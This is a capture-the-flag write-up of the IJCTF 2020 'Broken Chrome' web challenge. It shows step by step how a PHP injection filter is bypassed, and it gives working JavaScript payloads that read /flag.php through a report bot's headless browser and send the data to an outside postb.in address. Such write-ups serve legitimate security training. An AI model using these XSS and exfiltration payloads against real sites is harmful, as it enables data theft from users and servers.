
# IJCTF 2020 Broken Chrome

Saturday, March 7, 2020 12:16 PM




It says we have to read **flag.php** so that is our goal.

http://34.87.80.48:31338/

Bug Report

They give you this link for the source

http://34.87.80.48:31338/?view-source


```
<?php
if(isset($_GET['view-source'])){
    highlight_file(__FILE__);
    exit();
}

header("Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'");
$dom = $_GET['inject'];
if(preg_match("/meta|on|src|<script>|<\/script>/im",$dom))
        exit("No Hack");
?>
<html>
<?=$dom ?>
<script>
window.TASKS = window.TASKS || {
        proper: "Destination",
        dest: "https://vuln.live"
}
<?php
if(isset($_GET['ok']))
    echo "location.href = window.TASKS.dest;";
?>
</script>
<a href="check.php">Bug Report</a>
```

```
</html>
```

This suggests you can inject "something" using **?inject=something**.
Turns out you can NOT inject PHP code, BUT you can inject html.
However, they have a filter.

If you have **?ok**, then **location.href** is set to some value.
Turns out I won't use that in my solve (but we could have).

Also suggests we check out **/check.php**





Let's try to read /flag.php and see what happens:

http://34.87.80.48:31338/flag.php

Returns a page saying: **Only localhost can access.**

## Step 1: Bypass their filter to achieve XSS

http://34.87.80.48:31338/index.php?inject=hi%20from%20Sam





http://34.87.80.48:31338/index.php?inject=%3Cscript%3Ealert(42)%3C/script%3E

The filter blocks this and says: No Hack

However, it isn't too hard to bypass this filter. You can add a space before the '>' in both the start and end tag:

<script >alert(42)</script >



XSS achieved! (but I'm not sure how we'll use that)

## Step 2: Study check.php to see what it does

http://34.87.80.48:31338/check.php?report=sam
Usage: ?report=url

result:

Let's try a URL from postb.in:


http://34.87.80.48:31338/check.php?report=https://postb.in/1587864259580-6745280518662

Usage: ?report=url

result: **[bot] Checked**


This time we got a [bot] Checked message (last time we didn't)

We got a hit in postb.in!




If I take the user-agent string and paste it into:

https://developers.whatismybrowser.com/useragents/parse/





Shows they are running chrome 80 headless on Linux and they used that browser to "GET" the url I sent.


Step 2 done!

## Step 3: Play with Javascript to see what we might inject via XSS

You can go to their page and turn on Dev Tools/Source/Snippets in chrome and setup a playground where you can try things out. This code will run in the context of their page so, it'll be real close to inserting such code via XSS.

At first I tried using XMLHttpRequest() to make a GET call to postb.in; just to see if I'd be able to exfiltrate something that way:




However, that failed with this error:

**VM26:1 Refused to connect to 'https://postb.in/1587864259580-6745280518662' because it violates the following Content Security Policy directive: "default-src 'self' 'unsafe-inline' 'unsafe-eval'". Note that 'connect-src' was not explicitly set, so 'default-src' is used as a fallback.**

Turns out this page has a CSP response header:


**Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'**

The 'self' part means that it won't let you talk to any other site!

I even tried using javascript to create an img element and added the postb.in url as the src and inserted that element into the DOM. However, I got a similar error (for the same reason).

I always like to check out CSPs with this:

https://csp-evaluator.withgoogle.com/




This suggests that object-src isn't protected. So, I changed my img element code to, instead, build up <object data="<postb.in_url>">.

This failed with a similar error (for reason's I don't understand).

The old standby is to set **document.location.href**. Let's try that:

document.location.href='https://postb.in/1587864259580-6745280518662'

That works and causes a hit against postb.in!


## Step 4: Make a script that "could" exfiltrate /flag.php's response:

Let's try this:

```
let xhr=new XMLHttpRequest();
xhr.open('GET','/flag.php');
xhr.send();
xhr.onload = function() {
   let url='https://postb.in/1587864259580-6745280518662?data='+btoa(xhr.response);
   location.href=url
}
```

Javascript reminder: btoa() takes a string and base64 encodes it.

When run in Chrome snippets (while on /index.php), this causes a hit on postb.in:




echo -n 'T25seSBsb2NhbGhvc3QgY2FuIGFjY2Vzcy4='|base64 -D

**Only localhost can access.**

That proves we got the response back correctly.

## Step 5: Build an /index.php?inject= payload that runs the exfiltration script

We learned earlier that <script >alert(42)</script > will bypass their filter so let's try that with our exfiltration script.

Here's the above code all-on-one line with our sneaky script wrapper:

<script >let xhr=new XMLHttpRequest();xhr.open('GET','/flag.php');xhr.send();xhr.onload=function(){let url='https://postb.in/1587864259580-6745280518662?data='+btoa(xhr.response);location.href=url}</script >

Let's urlencode the above string and build up an /index.php?inject= to run it:

http://34.87.80.48:31338/index.php?inject=%3Cscript%20%3Elet%20xhr%3Dnew%20XMLHttpRequest%28%29%3Bxhr.open%28%27GET%27%2C%27%2Fflag.php%27%29%3Bxhr.send%28%29%3Bxhr.onload%3Dfunction%28%29%7Blet%20url%3D%27https%3A%2F%2Fpostb.in%2F1587864259580-6745280518662%3Fdata%3D%27%2Bbtoa%28xhr.response%29%3Blocation.href%3Durl%7D%3C%2Fscript%20%3E

As a reminder, we're not close to the flag yet, we are just building up infrastructure.

This GET /flag.php that the above url will inject will be running in **my** browser and so it won't yield the flag.

But, let's try it anyway!

When I follow the above link, I get: **No Hack** :(

This means we've run afoul of their filter; even with our sneaky <script ></script > wrappers.

The filter is: `("/meta|on|src|<script>|<\/script>/im"`

If I search for "meta" and "src" in my inject query, I get no hits. However, if I search for "on" I get several hits.

Here are the "on" instances in the original script:

```
let xhr=new XMLHttpRequest();
xhr.open('GET','/flag.php');
xhr.send();
xhr.onload = function() {
   let url='https://postb.in/1587864259580-6745280518662?data='+btoa(xhr.response);
   location.href=url
}
```

Fortunately, we can get rid of these pretty easily.

Javascript Reminder 1: location.href is "really" a property on the document object so location is the same as document.location

Javascript Reminder 2: xhr.onload is the same as xhr['onload'] is the same as xhr['o'+'nload']
(there are other ways but we'll use this way)

Javascript Reminder 3: function() {blah} is the same as ()=>{blah} // lambda syntax!

Using these tricks we can rework our script like this:

```
let xhr=new XMLHttpRequest();
xhr.open('GET','/flag.php');
xhr.send();
xhr['o'+'nload']=()=>{
   let url='https://postb.in/1587864259580-6745280518662?data='+btoa(xhr['respo'+'nse']);
   document.['locatio'+'n'].href=url
}
```

Now let's turn it into a single line again surround by our tricky script tags.
(my postb.in url expired so we get a new one here)

```
<script >let xhr=new XMLHttpRequest();xhr.open('GET','/flag.php');xhr.send();xhr['o'+'nload']=()=>{let url='https://postb.in/1587867041372-1856140445452?data='+btoa(xhr['respo'+'nse']);document['locatio'+'n'].href=url}</script >
```

Like before, let's urlencode this and make an /index.php?inject url from it:

http://34.87.80.48:31338/index.php?inject=%3Cscript%20%3Elet%20xhr%3Dnew%20XMLHttpRequest%28%29%3Bxhr.open%28%27GET%27%2C%27%2Fflag.php%27%29%3Bxhr.send%28%29%3Bxhr%5B%27o%27%2B%27nload%27%5D%3D%28%29%3D%3E%7Blet%20url%3D%27https%3A%2F%2Fpostb.in%2F1587867041372-1856140445452%3Fdata%3D%27%2Bbtoa%28xhr%5B%27respo%27%2B%27nse%27%5D%29%3Bdocument%5B%27locatio%27%2B%27n%27%5D.href%3Durl%7D%3C%2Fscript%20%3E

When we try this link it works!  It injects our script which makes a GET /flag.php and exfiltrates that data to postb.in.

We don't have the flag yet, but we're close!

## Step 6: Get the Flag!

The /flag.php contents will only be returned if the GET /flag.php request is made via localhost.

Luckily, we have the check.php?report=<url> page to work with.

Our goal is to send the URL we just built up as our report url.

The hope is that check.php will pass the url to its headless chrome, which will load it and inject our script.
Our script will run inside that headless browser and do a GET /flag.php and, since it is running on their server, it should return the flag.

However, we must alter the above URL to start with http://localhost/index.php instead of http://34.87.80.48:31338/index.php

If we kept the ip address in the url, then it would not be considered "localhost" and... no flag.

Note: In theory, we might have needed http://localhost:31338/index.php but my intuition was that we didn't and that turned out to be correct.

So, to start with, let's take the URL above and change it to localhost:

http://localhost/index.php?inject=%3Cscript%20%3Elet%20xhr%3Dnew%20XMLHttpRequest%28%29%3Bxhr.open%28%27GET%27%2C%27%2Fflag.php%27%29%3Bxhr.send%28%29%3Bxhr%5B%27o%27%2B%27nload%27%5D%3D%28%29%3D%3E%7Blet%20url%3D%27https%3A%2F%2Fpostb.in%2F1587867041372-1856140445452%3Fdata%3D%27%2Bbtoa%28xhr%5B%27respo%27%2B%27nse%27%5D%29%3Bdocument%5B%27locatio%27%2B%27n%27%5D.href%3Durl%7D%3C%2Fscript%20%3E

You might think that we can now do:

http://34.87.80.48:31338/check.php?report=<OUR_URL_GOES_HERE>

If you just copy the URL into here, it won't work.

That's because when check.php get's ahold of the URL, it will have been urldecoded by apache.

That means, index.php would then be passing a decoded URL like this to the headless chrome browser:

**http://localhost/index.php?inject=<script >let xhr=new XMLHttpRequest();xhr.open('GET','/flag.php');xhr.send();xhr['o'+'nload']=()=>{let url='https://postb.in/1587867041372-1856140445452?data='+btoa(xhr['respo'+'nse']);document['locatio'+'n'].href=url}</script >**

When the headless chrome processes this, it will turn all of those plus signs into spaces and then our script won't do its proper job.

So, all we need to do is urlencode (yet again) the whole URL. That looks like this:


http%3A%2F%2Flocalhost%2Findex.php%3Finject%3D%253Cscript%2520%253Elet%2520xhr%253Dnew%2520XMLHttpRequest%2528%2529%253Bxhr.open%2528%2527GET%2527%252C%2527%252Fflag.php%2527%2529%253Bxhr.send%2528%2529%253Bxhr%255B%2527o%2527%252B%2527nload%2527%255D%253D%2528%2529%253D%253E%257Blet%2520url%253D%2527https%253A%252F%252Fpostb.in%252F1587867041372-1856140445452%253Fdata%253D%2527%252Bbtoa%2528xhr%255B%2527respo%2527%252B%2527nse%2527%255D%2529%253Bdocument%255B%2527locatio%2527%252B%2527n%2527%255D.href%253Durl%257D%253C%252Fscript%2520%253E

We can now build up our check.php?report= using this doubly-urlencoded link.

http://34.87.80.48:31338/check.php?report=http%3A%2F%2Flocalhost%2Findex.php%3Finject%3D%253Cscript%2520%253Elet%2520xhr%253Dnew%2520XMLHttpRequest%2528%2529%253Bxhr.open%2528%2527GET%2527%252C%2527%252Fflag.php%2527%2529%253Bxhr.send%2528%2529%253Bxhr%255B%2527o%2527%252B%2527nload%2527%255D%253D%2528%2529%253D%253E%257Blet%2520url%253D%2527https%253A%252F%252Fpostb.in%252F1587867041372-1856140445452%253Fdata%253D%2527%252Bbtoa%2528xhr%255B%2527respo%2527%252B%2527nse%2527%255D%2529%253Bdocument%255B%2527locatio%2527%252B%2527n%2527%255D.href%253Durl%257D%253C%252Fscript%2520%253E

This link works properly and returns the **[bot] Checked** indicator.

When we check postb.in, we see we've gotten a new hit!




The headless chrome did a GET /flag.php and, since it was via localhost, it returned the flag.

Our script then exfiltrated it to postb.in.

Decode that data for the flag:

echo -n 'aWpjdGZ7QnV0LCxJJ21fdXNpbmdfbGF0ZXN0X2Nocm9tZS4uLn0='|base64 -D

ijctf{But,,I'm_using_latest_chrome...}